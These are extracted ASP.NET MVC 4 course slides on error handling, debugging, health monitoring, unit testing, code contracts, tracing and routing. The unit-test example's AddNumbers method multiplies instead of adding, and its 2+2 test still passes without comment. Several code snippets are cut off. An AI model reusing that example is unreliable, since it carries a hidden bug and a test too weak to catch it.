
```
<p>@Model.Exception.Message</p>
<p>@Model.Controller</p>
```

To the right, a browser window shows the resulting error page for the URL <http://localhost:3064/Home/ThrowError>. The page title is "Error." and the main content says "An error occurred while processing your request." Below it is a "Description" section. A yellow callout box on the left side of the view code says "Uses ~\Shared\Error.cshtml unless you specify a different default redirect".

6.5

Error Handling Defining Custom Error Behaviour

- You must disable older Internet Explorer's "friendly" errors or you will see this



6.6

Error Handling Defining Custom Status Code Behaviour


- customErrors element can also redirect HTTP status codes

- To a view

```
// GET: /Home/Error404
public ActionResult Error404()
{
    return View();
}
```

- To a static page

```
<customErrors mode="On">
<error statusCode="404" redirect="Error404.html"/>
```



- You can show the original request using a query string value named aspxerrorpath



6.7

Error Handling Global Filters

- Global filters are useful to set up global error handlers because global filters apply to all controllers and actions

```
public static void RegisterGlobalFilters(GlobalFilterCollection filters)
{
    // must go before the non-specific HandleError global filter
    filters.Add(new HandleErrorAttribute
    {
        ExceptionType = typeof(DivideByZeroException),
        View = "CustomException"
    });
    filters.Add(new HandleErrorAttribute()); // in template already
}
```

Exercise 1: Creating a Global Action Filter
http://msdn.microsoft.com/en-us/vs2010trainingcourse_aspnetmvccglobalanddynamicactionfilters_topic2.aspx



6.8

Error Handling Application Errors

- You can log unhandled errors using the Application's Error event in Global.asax

```
void Application_Error(object sender, EventArgs e)
{
    HttpException ex = Server.GetLastError() as HttpException;
    if (ex != null)
    {
        int httpStatusCode = ex.GetHttpCode(); // e.g. 500
        int hrstatusCode = ex.ErrorCode;
        int eventCode = ex.WebEventCode;
    }
}
```

How to: Handle Application-Level Errors
<https://msdn.microsoft.com/en-us/library/24395wz3.aspx>

HttpException Class
[https://msdn.microsoft.com/en-us/library/system.web.httpexception\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.web.httpexception(v=vs.110).aspx)




Debugging Configuring

6.9

- Debugging for a web site is controlled via two settings
 - Project Properties, Web, Debuggers, ASP.NET (enabled by default)
 - Web.config (disabled by default)


```
<compilation debug="true" />
```



Debugging When Exceptions are Thrown

6.10

- If you have written exception handling code but need to monitor the internal state of your application when a CLR exception is thrown, choose the **Debug** menu and **Exceptions...** and select the **Thrown** check box




6.11

Debugging Remote Sites

❖ Visual Studio and IIS on different machines

- \Program Files\Microsoft Visual Studio 10.0\Common7\IDE\Remote Debugger\x86\msvsmon.exe
- Run on the remote server prior to debugging (no need to install)
 - “Msvsmon started a new server named *user@machine*”
- Administrative rights allow debugging under a different identity
- Both machines must be in the same domain or workgroup



6.12

Release Deployment Disabling Debug, Trace, Detailed Errors

❖ When deploying a web application onto a production server we usually want to

- Disable debug compilation
- Disable ASP.NET trace
- Switch custom errors on

❖ Instead of setting these for every individual web application, in Machine.config we can add one setting that will apply to all three options on all web applications on that server

```
<system.web>
  <deployment retail="true" />
```



Health Monitoring

What Is It?

Events can be intercepted and recorded throughout the lifetime of an application

- Starting or ending a Web application
- Successful and unsuccessful authentication attempts
- ASP.NET errors
- Custom application events

Events inherit from `WebBaseEvent`

- Derived classes include: `WebManagementEvent`, `WebAuditEvent`, `WebRequestEvent`, `WebHeartBeatEvent`, `WebBaseErrorEvent`, `WebErrorEvent`, `WebRequestErrorEvent`, and so on

ASP.NET includes several event providers that listen to those events (next slide)



Health Monitoring

Event Providers

All inherit from abstract `WebEventProvider` class

- Override `ProcessEvent` method to implement your own

<code>EventLogWebEventProvider</code>	Writes to a Windows event log
<code>SqlWebEventProvider</code>	Writes to SQL Server Express ASPNETDB in App_Data folder by default
<code>WmiWebEventProvider</code>	Writes to WMI
<code>SimpleMailWebEventProvider</code> <code>TemplatedMailWebEventProvider</code>	Sends an e-mail message
<code>TraceWebEventProvider</code>	Writes to the ASP.NET Trace

Providers are not configured and do not subscribe to any events by default

- Except `EventLogWebEventProvider`, which is configured to write exceptions and failed security audits to event log



6.15

Health Monitoring Configuring

❖ Configured in the <healthMonitoring> section

```
<healthMonitoring heartBeatInterval="5" enabled="true">
```

<providers>	Configure which providers are available and where they will write to
<bufferModes>	Configure how providers are buffered so that they are transmitted in batches to avoid overloading the system
<eventMappings>	Associates event names (such as All Errors and Failure Audits) with the classes that implement them
<rules>	Maps event types with event providers
<profiles>	Configure how many events can occur within a specific time limit

❖ minInterval

- Before another event is logged (non-critical use higher values)



6.16

Health Monitoring Custom Extensions

❖ Create custom extensions with IWebEventCustomEvaluator

- Allows enabling or disabling the firing of a specific event
- Especially useful when you implement your own custom event and want to control the rate at which it is sent to the related provider for processing

```
using System.Web.Management;
```

```
public class SampleWebBaseEvent : WebBaseEvent, IWebEventCustomEvaluator
{
    public bool CanFire(WebBaseEvent e, RuleFiringRecord rule)
    {
        // return true when you want your rule to fire
    }
}
```

IWebEventCustomEvaluator Interface
<http://msdn.microsoft.com/en-us/library/system.web.management.iwebeventcustomevaluator.aspx>



6.17

Testing

Types of Tests

Test Level	Description
Unit	AKA component testing, refers to tests that verify the functionality of a specific section of code, usually at the function level. In an object-oriented environment, this is usually at the class level, and the minimal unit tests include the constructors and destructors.
Integration	Any type of software testing that seeks to verify the interfaces between components against a software design
System	Tests a completely integrated system to verify that it meets its requirements
Acceptance	The system is delivered to the user for Acceptance testing
Regression	Finding defects after a major code change has occurred
Performance	Executed to determine how a system or sub-system performs in terms of responsiveness and stability under a particular workload
Load	Testing the system can continue to operate under a specific load, whether that be large quantities of data or a large number of users
Stress	Test reliability under unexpected or rare workloads



6.18

Testing

Unit Testing Overview

❖ Developers are responsible for testing their code prior to alpha or beta releases

- Informal process, includes walking through the code line by line using a test harness used to simulate standard user interaction
- Formal process, uses a Unit Test that isolates the code to be tested and tests all conditions of that unit, which can be:
 - Manual, documented and executed by the developer
 - Automated, test code that used to exercise a portion of application code

❖ Unit Testing Limits:

- Helps ensure that each unit of code works as intended
- Does not cover integration, UI, load, or performance



6.19

Testing Writing a Unit Test for MS Test

- Write the test method to initialize appropriate values, call the method, and then make assertions

```
public class CalculatorEngine
{
    public int AddNumbers(int a, int b)
    {
        return a * b;
    }
}

[TestMethod]
public void AddNumbersTest()
{
    var target = new CalculatorEngine(); // ARRANGE
    int a = 2;
    int b = 2;
    int expected = 4;
    int actual;
    actual = target.AddNumbers(a, b); // ACT
    Assert.AreEqual(expected, actual); // ASSERT
}
```



6.20

Testing Unit Testing MVC

- Unit tests are easy to create

```
[TestMethod]
public void TestDetailsView() {
    var controller = new ProductController();
```

- To test that the correct view is being chosen

```
var result = controller.Details(2) as ViewResult;
Assert.AreEqual("Details", result.ViewName);
```

- To test that the correct model is being passed

```
var product = (Product)result.ViewData.Model;
Assert.AreEqual("Laptop", product.Name);
```



Creating Unit Tests for ASP.NET MVC Applications
<http://www.asp.net/mvc/tutorials/creating-unit-tests-for-asp-net-mvc-applications-cs>

Testing Assert Class

• Fail, Inconclusive, IsTrue, IsFalse, IsNull, IsNotNull, IsInstanceOfType, IsNotInstanceOfType

- The Assert class throws an `AssertFailedException` to signal a failure which should not be captured because it is handled by the unit test engine to indicate an assert failure

• AreEqual / AreNotEqual

- The two parameters have equivalence (internally uses `Equals`)

```
Assert.AreEqual(expected, actual);
```

- Do NOT call `Equals` directly; this method is inherited from `Object` and is not designed for use with unit testing

• AreSame / AreNotSame (can only be used with reference types)

- The two parameters (`expected, actual`) refer to the same object

Assert Class

<http://msdn.microsoft.com/en-us/library/microsoft.visualstudio.testtools.unittesting.assert.aspx>



Testing NUnit TestCase

Exam Topic: none

• TestCaseAttribute

- Serves the dual purpose of marking a method with parameters as a test method and providing inline data to be used when invoking that method

```
[TestCase(12, 3, 4)]
[TestCase(12, 2, 6)]
[TestCase(12, 4, 3)]
public void DivideTest(int n, int d, int q)
{
    Assert.AreEqual( q, n / d );
}
```

```
[TestCase(12, 3, Result=4)]
[TestCase(12, 2, Result=6)]
[TestCase(12, 4, Result=3)]
public int DivideTest(int n, int d)
{
    return ( n / d );
}
```

Examples from NUnit documentation


TestCaseAttribute (NUnit 2.5)
<http://www.nunit.org/index.php?p=testCase&r=2.6.3>



6.23

Testing Microsoft Fakes Framework

- Uses stubs and shims to let you easily isolate components under test from the environment
 - They are small pieces of code that take the place of another component during testing
 - Many methods return different results dependent on external conditions, but a stub or shim is under the control of your test and can return consistent results at every call, and you can run tests even if the other components are not working yet



Testing Techniques for Removing Dependencies (Stub)

6.24

- If you control the code, you should define interfaces for any components you have dependencies on

```
public interface ICalculator
{
    public int Add(int a, int b);
}
```

```
public class RealCalc : ICalculator
{
    public int Add(int a, int b)
```

- In tests, create a fake that implements the same interface and make it return consistent results

```
public class FakeCalc : ICalculator
{
    public int Add(int a, int b)
```

```
var dependency = new FakeCalc();
var result = dependency.Add(2, 3);
```



6.25

Testing

Techniques for Removing Dependencies (Shim)

- ❖ If you don't control the code and it doesn't implement an interface

```
public class RealCalc
{
    public int Add(int a, int b)
```

- ❖ Create a fake and a delegate with the same signature as the method you need to call

```
public class FakeCalc
{
    public int Add(int a, int b)
```

```
var dependency = new FakeCalc();
var delegateToAdd = new Func<int, int, int>(dependency.Add);
var result = delegateToAdd(2, 3);
```



6.26

Testing

Stub and Shim Types

- ❖ To use **stubs**, your application has to be designed so that the different components are not dependent on each other, but only dependent on interface definitions

- ❖ Use **shims** to isolate your code from assemblies that are not part of your solution

- Shim types provide a mechanism to detour any .NET method to a user defined delegate
- Shim types are code-generated by the Fakes generator, and they use delegates, which we call shim types, to specify the new method implementations
- Shim class names are made up by prefixing Fakes.Shim to the original type name

Using stubs to isolate your application from other assemblies for unit testing
<http://msdn.microsoft.com/en-us/library/hh549174.aspx>

Using shims to isolate your application from other assemblies for unit testing
<http://msdn.microsoft.com/en-us/library/hh549176.aspx>



6.27

Code Contracts What are They?

- Contracts allow you to express preconditions, postconditions and object invariants in your code for runtime checking, static analysis, and documentation
- For example, you might have a Rational class to represent rational numbers
 - For a rational number, the denominator must be non-zero
 - We can define a pre-condition to test for this in the constructor

```
public class Rational
{
    public Rational(int numerator, int denominator)
    {
        Contract.Requires(denominator != 0);
    }
}
```

Note: the Requires method only executes when a static analysis tool is installed for Visual Studio NOT at run-time

Code Contracts User Manual
<http://research.microsoft.com/en-us/projects/contracts/userdoc.pdf>

Code Contracts for .NET
<http://visualstudiogallery.msdn.microsoft.com/1ec7db13-3363-46c9-851f-1ce455f66970>



6.28

Code Contracts Contract Class

- Assume(bool, string) method
 - Instructs code analysis tools to assume that a condition is true, even if it cannot be statically proven to always be true, and displays a message if the assumption fails
- Ensures(bool) method
 - Specifies a postcondition contract for the enclosing method or property
- Requires<TException>(bool, string) method
 - Specifies a precondition contract for the enclosing method or property, and throws an exception with the provided message if the condition for the contract fails
- Assert throws exceptions at run-time

Contract Class
[http://msdn.microsoft.com/en-us/library/system.diagnostics.contracts.contract\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.diagnostics.contracts.contract(v=vs.110).aspx)



6.29

Code Contracts Contract Class Interfaces

- To enforce interface contracts you can create an *abstract class* that implements that interface

```
[ContractClass(typeof(IPersonContractClass))]
public interface IPerson // interfaces cannot contain executable code
{
    int AlwaysPositiveValue { get; }
    void ProcessObject(object cantBeNull);
```

```
[ContractClassFor(typeof(IPerson))]
public abstract class IPersonContractClass : IPerson
{
    public int AlwaysPositiveValue {
        get {
            Contract.Ensures(Contract.Result<int>() > 0);
            // although this will never be executed by our code the compiler will
            // complain unless we return something or throw an exception so...
            throw new NotImplementedException();
            // or we could: return default(int) which some developers prefer
    }
}
```

```
public void ProcessObject(
    object cantBeNull)
{
    Contract.Requires(
        cantBeNull != null);
```

Code Contracts in C# by Jon Skeet
<http://www.infoq.com/articles/code-contracts-csharp>

Better code with C# code contracts
<https://www.develop.com/csharpcodecontracts>



6.30

Comparison of Technologies Comparing Tracing and Monitoring Tools

Tools	Description
ASP.NET Trace (Trace.axd)	View diagnostic information about a single request for an ASP.NET page; follow a page's execution path, display diagnostic information at run time, and debug your application; most useful for ASP.NET Web Forms, not MVC
System.Diagnostics.Trace	Provides a set of methods and properties that help you trace the execution of your code in any .NET application; instrument release builds; helps you isolate problems and fix them without disturbing a running system
IntelliTrace	Collects events about an application while it's executing to help developers diagnose errors; let developers step back in time to see what happened in an application without having to restart the debugger
Health Monitoring	Monitor live ASP.NET applications, individually or across a Web farm, appraise significant events during the life cycle of an application
Performance Analysis	Visual Studio Profiling Tools let developers measure, evaluate, and target performance-related issues in their code
Code Analysis	Reports information about the assemblies, such as violations of the programming and design rules set forth in the Microsoft .NET guidelines

Debugging Applications with IntelliTrace
<http://msdn.microsoft.com/en-us/magazine/ee336126.aspx>

Analyzing Application Performance by Using Profiling Tools
<http://msdn.microsoft.com/en-us/library/z9z62c29.aspx>



6.31

Comparison of Technologies Raising and Listening for “Events” (1 of 2)

- There are multiple technologies that can “raise” an event to be received by configured “listeners”

- System.Web.Trace: the ASP.NET Trace system

```
HttpContext.Trace.Write("message");
<system.web>
  <trace enabled="true"
        writeToDiagnosticsTrace="true"/>
```

/Trace.axd View messages with Trace.axd or send a copy to System.Diagnostics.Trace

- System.Diagnostics.Trace and TraceSource: .NET Trace system

```
using System.Diagnostics;
Trace.Write("message");

<system.diagnostics>
  <trace>
    <listeners>
      <add name="textFile" initializeData="c:\log.txt"
           type="System.Diagnostics.TextFileTraceListener" />
    </listeners>
  </trace>
</system.diagnostics>
```

Configure who is listening to the Trace messages

```
var tsHR = new TraceSource("hr");
tsHR.TraceEvent(TraceEventType.Information,
  7, "message");
```

```
<sources>
  <source name="hr">
    <listeners>
      <add ...>
    </listeners>
  </source>
</sources>
```

6.32

Comparison of Technologies Raising and Listening for “Events” (2 of 2)

- Health Monitoring

```
public class MyWebEvent : WebBaseEvent
{
  public MyWebEvent(string message, object eventSource,
    int eventCode) : base(message, eventSource, eventCode)

var myevent = new MyWebEvent("message", this, 7);
myevent.Raise();
```

```
<healthMonitoring enabled="true">
  <providers>
    <add name="Email" type="System.Web.Management.SimpleMailWebEventProvider"
         to="someone@contoso.com" from="someone@contoso.com" />
  </providers>
</healthMonitoring>
```

```
<eventMappings>
  <add name="My Event"
       type="Firebrand.MyWebEvent"/>
</eventMappings>
```

```
<rules>
  <add name="LogMyEventsToEmail" eventName="My Event" provider="Email"/>
</rules>
```

Comparison of Technologies ASP.NET Trace for Web Forms

6.33

Exam Topic: none

❖ The Trace facility can be used to

- Troubleshoot and diagnose problems
- View cookies, session and application state
- Explore resource usage on each Web page

❖ To enable the trace facility for whole site

- Modify Web.config file

```
<system.web>
  <trace enabled="true" />
```

❖ Tracing can be enabled at site or page level

- Page level can override the setting


```
<%@ Page Trace="True" TraceMode="SortByCategory" %>
```



New in Visual Studio 2013 Browser Link (1 of 2)

6.34

❖ Clicking Refresh Linked Browsers refreshes both




❖ Browser Link uses SignalR and injected JavaScript



6.35

New in Visual Studio 2013 Browser Link (2 of 2)



- A communication channel between the development environment and one or more web browsers

- Refresh your web application in several browsers at once, which is useful for cross-browser testing
- Use Ctrl to select multiple browsers for testing



- To enable for static files such as .html

```
<system.webServer> <handlers>
    <add name="Browser Link for HTML" path="*.html" verb="*"
        type="System.Web.StaticFileHandler, System.Web,
        Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
        resourceType="File" preCondition="integratedMode" />
```


Using Browser Link in Visual Studio 2013
<http://www.asp.net/visual-studio/overview/2013/using-browser-link>



New in Visual Studio 2013 Peek Definition

6.36

- Peek Definition offers a fully functional editor, so you can change your class (or member) definition according to your needs without leaving the active window




6.37

New in Visual Studio 2013 Code Lens (Ultimate only)

❖ Code Lens: above each type and member name Visual Studio shows the number of references

- Hover over the reference and it shows the containing code file for each reference and the line number where the object is used, and allows fast navigation to the reference by double-clicking the line of code



- Older versions of Visual Studio provide a tool called Find All References, which just shows a list of references to an object



Glimpse What Is It?

6.38

Exam Topic: none

❖ Free, open source, and provides real time diagnostics & insights via a heads-up display at bottom of browser

The screenshot shows the Glimpse browser extension running in a browser window. At the top, there's a performance summary: Request (642 ms), Wire (2 ms), Server (292 ms), Client (348 ms), Action (73 ms), View (126 ms), Controller/Action (Home.Index...), DB Queries (179 ms / 3), and a Count of 0. Below this, there are two main sections: Configuration/appSettings and configuration/connectionStrings.

Key	Value
ClientValidationEnabled	true
UnobtrusiveJavaScriptEnabled	true

Key	ProviderName	ConnectionString	Value
LocalSqlServer	System.Data.SqlClient	raw	data source = SQLEXPRESS ;integrated Security=SSPI;AttachDBfilename= DataDirector...
		details	{ "Data Source": " SQLEXPRESS ", "Failover Partner": "", "AttachDbFileName": " DataDirecto...", "length=31 }
MusicStoreEntities	System.Data.SqlClient	raw	Data Source = tcp:qph8Scvg0c.database.windows.net:1433/Initial Catalog=glimpseplay...
		details	{ "Data Source": "tcp:qph8Scvg0c...", "Failover Partner": "", "AttachDbFile...": "", "length=31 }

The Diagnostics platform of the web
<http://getglimpse.com/>



6.39

Other Tools
Glimpse - Installation

Exam Topic: none

- ❖ To install Glimpse for MVC 5

```
install-package glimpse.mvc5
```

- ❖ To install Glimpse for ADO.NET Entity Framework 6

```
install-package glimpse.ef6
```

- ❖ To enable Glimpse

- Click the Turn Glimpse On button

```
glimpse.axd
```



Extensions & Plugins
<http://getglimpse.com/Extensions/>



7.1

Module 7 Structuring ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Structuring ASP.NET MVC 4 Web Applications Contents

7.2

Exam Topic: Design and implement routes
 Define a route to handle a URL pattern
 Apply route constraints
 Ignore URL patterns
 Add custom route parameters
 Define areas

★Page 07-10 (position 9, 4284)

- The MOC says to use **MapHttpRoute**
- It should have said to use **MapRoute**

Note: MVC Site Map Provider is not an official component of Visual Studio and ASP.NET 4.5 so it is NOT on the exam



❖ Site Analysis

- Optimizes content, structure, and URLs for search engine crawlers
- Discovers problems that impact the user experience of website



❖ Robot Exclusion

- Manage all robots.txt files from within IIS Manager
- Modify robots.txt files from a GUI interface

❖ Sitemap and Site Index

- Manage all sitemap files from within IIS Manager
- Modify sitemap.xml files from a GUI interface



❖ Canonicalization is the process of picking the best URL when there are several choices

❖ For example, in ASP.NET MVC all these represent the home page of your web application

- <http://www.fb.com/>
- <http://www.fb.com/home>
- <http://www.fb.com/home/index>
- <http://www.fb.com/home/index/>

❖ To get best SEO you need only one canonical URL for your home page and all the others should redirect to it using a 301 Moved Permanently status code

Remove Trailing Slash From the URLs of Your ASP.NET Web Site With IIS 7 URL Rewrite Module
<http://www.tugberkugurlu.com/archive/remove-trailing-slash-from-the-urls-of-your-asp-net-web-site-with-iis-7-url-rewrite-module>



SEO Navigation

7.5

- ❖ To build a usable navigation system, a website designer has to answer four questions, in this particular order
 - How do I best structure the content?
 - How do I best explain the navigational choices?
 - Which type of navigation menu is best suited to accommodate the choices?
 - How do I best design the navigation menu?

MEN'S	WOMEN'S	KIDS'	FOOTWEAR	OUTDOOR GEAR	HUNTING & FISHING	HOME
Shirts			Find It Fast		New Arrivals	
Sweaters			Jackets		Top Rated by Customers	
Pants			Flannel Shirts		Featured	
Jeans			Boots		» Traverse by L.L.Bean	
Outerwear			Pajamas		» Lined Clothing	
Footwear			Slippers		» Katahdin Iron Works	
Active Clothing					» Wrinkle-Resistant Clothing	

Efficiently Simplifying Navigation, Part 1: Information Architecture
<http://www.smashingmagazine.com/2013/12/03/efficiently-simplifying-navigation-information-architecture/>



SEO Mobile-Friendly Sites

7.6

- ❖ Since 21st April 2015 Google announced that they will boost the rankings of “mobile-friendly” pages
 - Conversely, pages designed for only large screens may see a significant decrease in rankings in mobile search results
 - It has no effect on searches from tablets or desktops only searches from mobile devices across all languages and locations
- ❖ Individual pages can be tested for “mobile-friendliness” using the Mobile-Friendly Test

FAQs about the April 21st mobile-friendly update
<http://googlewebmastercentral.blogspot.co.uk/2015/04/faqs-april-21st-mobile-friendly.html>

Mobile-Friendly Test – Microsoft.com
<https://www.google.com/webmasters/tools/mobile-friendly/?url=www.microsoft.com>



7.7

Routing

Three Technologies Can Define Routes

```
config.Routes.MapHttpRoute(  
    name: "DefaultApi",  
    routeTemplate: "api/{controller}/{id}",  
    defaults: new { id = RouteParameter.Optional }  
)
```

Web API Default Route

```
routes.MapPageRoute(  
    routeName: "LoginRoute",  
    routeUrl: "account/login",  
    physicalFile: "~/login.aspx"  
)
```

Web Forms Custom Route

```
routes.MapRoute(  
    name: "Default",  
    url: "{controller}/{action}/{id}",  
    defaults: new { controller = "Home", action = "Index",  
                  id = UrlParameter.Optional }  
)
```

MVC Default Route



7.8

Routing

Using the Default Route

• The default MVC route

```
routes.MapRoute("Default", // route name  
    "{controller}/{action}/{id}", // URL pattern with route parameters  
    new { // route parameter defaults  
        controller = "Home", action = "Index",  
        id = UrlParameter.Optional }  
)
```

• Maps this HTTP request to the following parameters

```
GET http://www.contoso.com/Home/Index/3
```

- {controller} = Home, {action} = Index, {id} = 3

• So this method is executed on the controller

```
return (new HomeController()).Index(3);
```



ASP.NET MVC Routing Overview
<http://www.asp.net/tutorials/asp-net-mvc-routing-overview-cs>

Routing Action Method Parameters

• The controller can define the Index method like this

```
public ActionResult Index(string id)
```

• Or like this

```
public ActionResult Index()
```

- Note: the id is available using RouteData.Values["id"]

• But if the action method is defined like this

```
public ActionResult Index(int id)
```

- ...an exception is thrown if the parameter is missing

• To avoid an exception use int? or set a default value

```
public ActionResult Index(int? id)
```

```
public ActionResult Index(int id = 0)
```



Routing URL Patterns

Route definition	Example of matching URL
{controller}/{action}/{id}	/Products/show/beverages
{resource}.axd/{*pathInfo}	/WebResource.axd?d=123456...
{table}/Details.aspx	/Products/Details.aspx
blog/{action}/{entry}	/blog/show/123
{reporttype}/{year}/{month}/{day}	/sales/2008/1/5
{locale}/{action}	/US/show
{language}-{country}/{action}	/en-US/show

Route definition (IIS 6.0)	Example of matching URL
{controller}.mvc/{action}/{id}	/Products.mvc/show/beverages

ASP.NET Routing
<http://msdn.microsoft.com/en-us/library/cc668201.aspx>



7.11

Routing Variable Number of Segments

★Route path that matches variable number of segments

```
query/{queryname}/{*queryvalues}
```

URL	Parameters
/query/select/bikes?color=red	queryname is "select" queryvalues is "bikes" Request.QueryString["color"] is "red"
/query/select/bikes/onsale	queryname is "select" queryvalues is "bikes/onsale"
/query/select/bikes	queryname is "select" queryvalues is "bikes"
/query/select	queryname is "select" queryvalues is null

- You can only have one segment marked with * and it must be the last segment and it is automatically optional



7.12

Routing Constraints

★Routes can use constraints to differentiate

- Without the constraint the first route would match both samples

```
routes.MapRoute(name: "ProductByIntegerRoute",
    url: "product/{id}", // product/23
    defaults: new { controller = "Product", action = "Details" },
    constraints: new { id = "\d{1,}" })
);
routes.MapRoute(name: "ProductByStringRoute",
    url: "product/{name}", // product/apple
    defaults: new { controller = "Product", action = "DetailsByName" })
);
```

```
public ActionResult Details(int id)
```

```
public ActionResult DetailsByName(string name)
```



Routing

Scenarios When Routing Is Not Applied

✿Physical file matches

- By default, routing does not handle requests that map to an existing physical file on the Web server
- Override the default behavior by setting the RouteExistingFiles property of the RouteCollection object to true

✿Routing explicitly disabled for a URL pattern

- Define a route and specify that the StopRoutingHandler class should be used to handle that pattern
- Use the RouteCollection.Ignore method (or the extension method RouteCollectionExtensions.IgnoreRoute) to create routes that use the StopRoutingHandler class

```
routes.Ignore("{resource}.axd/{*pathInfo}");
routes.IgnoreRoute("{resource}.axd/{*pathInfo}");
```

Difference between RouteCollection.Ignore and RouteCollection.IgnoreRoute?

